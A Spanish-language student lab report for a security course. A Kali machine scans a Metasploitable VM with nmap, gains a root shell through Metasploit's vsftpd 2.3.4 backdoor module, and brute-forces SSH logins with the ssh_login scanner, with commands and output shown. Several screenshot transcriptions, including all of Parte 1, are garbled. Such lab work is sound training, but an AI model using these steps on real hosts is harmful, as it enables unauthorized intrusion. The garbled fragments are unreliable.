

# Actividad de Aprendizaje - Laboratorio Ciberseguridad 1

Adrian Eduardo Treviño Peña A01198211 09 de Septiembre del 2023

Implementacion de seguridad en redes y Software
Alberto Ruiz

## Indice


parte 1 : Pg. 3

parte 2 : Pg. 4-8

parte 3: Pg. 8-12

Conclusiones: Pg.13

### Parte 1



```
# the file the file the two whose the transfer of the file the fi
```

#### Parte 2

```
-(admin⊛kali)-[~]
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.64.4 netmask 255.255.255.0 broadcast 192.168.64.255
       inet6 fd4f:4315:555c:ffd3:b8e8:6aff:fe3a:4d8 prefixlen 64 scopeid 0
x0<global>
       inet6 fe80::b8e8:6aff:fe3a:4d8 prefixlen 64 scopeid 0×20<link>
       inet6 fd4f:4315:555c:ffd3:a81a:a70d:3193:f0f8 prefixlen 64 scopeid
0×0<global>
       ether ba:e8:6a:3a:04:d8 txqueuelen 1000 (Ethernet)
       RX packets 88 bytes 10982 (10.7 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 47 bytes 6688 (6.5 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 ::1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 4 bytes 240 (240.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 4 bytes 240 (240.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(admin  kali) - [~]

$ nmap 192.168.64.4/24 - sP

Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-09 12:37 CST

Nmap scan report for 192.168.64.1

Host is up (0.0083s latency).

Nmap scan report for 192.168.64.2

Host is up (0.0075s latency).

Nmap scan report for 192.168.64.4

Host is up (0.0050s latency).

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.97 seconds
```

```
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.97 seconds
  -(admin⊛kali)-[~]
nmap 192.168.64.2
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-09 12:41 CST
Nmap scan report for 192.168.64.2
Host is up (0.0048s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT
       STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 1.10 seconds
```



```
| Cambin | C
```

msf6 > use exploit/unix/ftp/vsftpd\_234\_backdoor
[\*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) >

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ■
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.64.2:21 - The port used by the backdoor bind listener is already open

[*] 192.168.64.2:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.64.4:43341 → 192.168.64.2:6200) at 2023-09-09 13:00:15 -0600

whoami root  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz
```

```
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd ...
msfadmin@metasploitable:/home$ ls
ftp msfadmin service user
msfadmin@metasploitable:/home$ cd ...
msfadmin@metasploitable:/$ ls
                         lost+found
bin
      dev
             initrd
                                     nohup.out root
                                                     sys
                                                           var
boot
      etc
             initrd.img media
                                     opt
                                               sbin
                                                     tmp
                                                           vmlinuz
cdrom home lib
                         mnt
                                               srv
                                     proc
                                                     usr
msfadmin@metasploitable:/$
```

#### Parte 3

```
-(admin⊛kali)-[~]
                                I
└─$ msfconsole
 Metasploit Park, System Security Interface
 Version 4.0.5, Alpha E
 Ready ....
 > access security
 access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
 > access main security grid
 access: PERMISSION DENIED....and...
       =[ metasploit v6.3.16-dev
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post
+ -- --=[ 975 payloads - 46 encoders - 11 nops
+ -- --=[ 9 evasion
Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
Metasploit Documentation: https://docs.metasploit.com/
msf6 >
```

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) >
```

```
View the full module info with the info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.64.2
rhosts ⇒ 192.168.64.2
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > □
```

```
View the full module info with the info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.64.2

msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true

stop_on_success ⇒ true

msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true

verbose ⇒ true

msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /home/admin/Escritorio/users

user_file ⇒ /home/admin/Escritorio/users

msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /home/admin/Escritorio/pass

pass_file ⇒ /home/admin/Escritorio/pass

msf6 auxiliary(scanner/ssh/ssh_login) > ■
```

```
| Muxiciary module execution completed | msf6 auxiliary(scamer/ssm/ssm/ssm/ssm) > exploit | msf6 auxiliary(scamer/ssm/ssm/ssm/ssm) > exploit | msf6 auxiliary(scamer/ssm/ssm/ssm/ssm/ssm) > exploit | msf6 auxiliary(scamer/ssm/ssm/ssm/ssm) > exploit | msf6 auxiliary(scamer/ssm/ssm/ssm/ssm) > exploit | msf6 auxiliary | msf6 auxilia
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...
ls
vulnerable
```

#### Conclusiones

• ¿Qué opinas sobre los procedimientos realizados para la toma de control de un equipo?

- Me llega la pregunta de si hay tanta documentación sobre estas explotaciones, por que no todo el mundo tiene defensas en contra de ellos. Pero igual me parece muy interesante.
- ¿Para qué consideras que sería útil este tipo de conocimiento?
  - Esto me parece util por que si sabes como alguien te puede atacar, tienes una mejor idea de como defenderte
- En un párrafo explica la experiencia que te dejó esta práctica y escribe una reflexión personal
  - Me gusto el hecho de tener una herramienta tan poderosa que tenga tantas
    herramientas diferentes para diferentes tipos de ataques. Me gustaria investigar
    mas sobre esta herramienta para aprender sobre los diferentes ataques que hay.
     Pero tambien me gustaria aprender como hacer estos ataques sin la herramienta
    por que quiero suponer que habra formas de detectar el uso de esta herramienta en
    una red.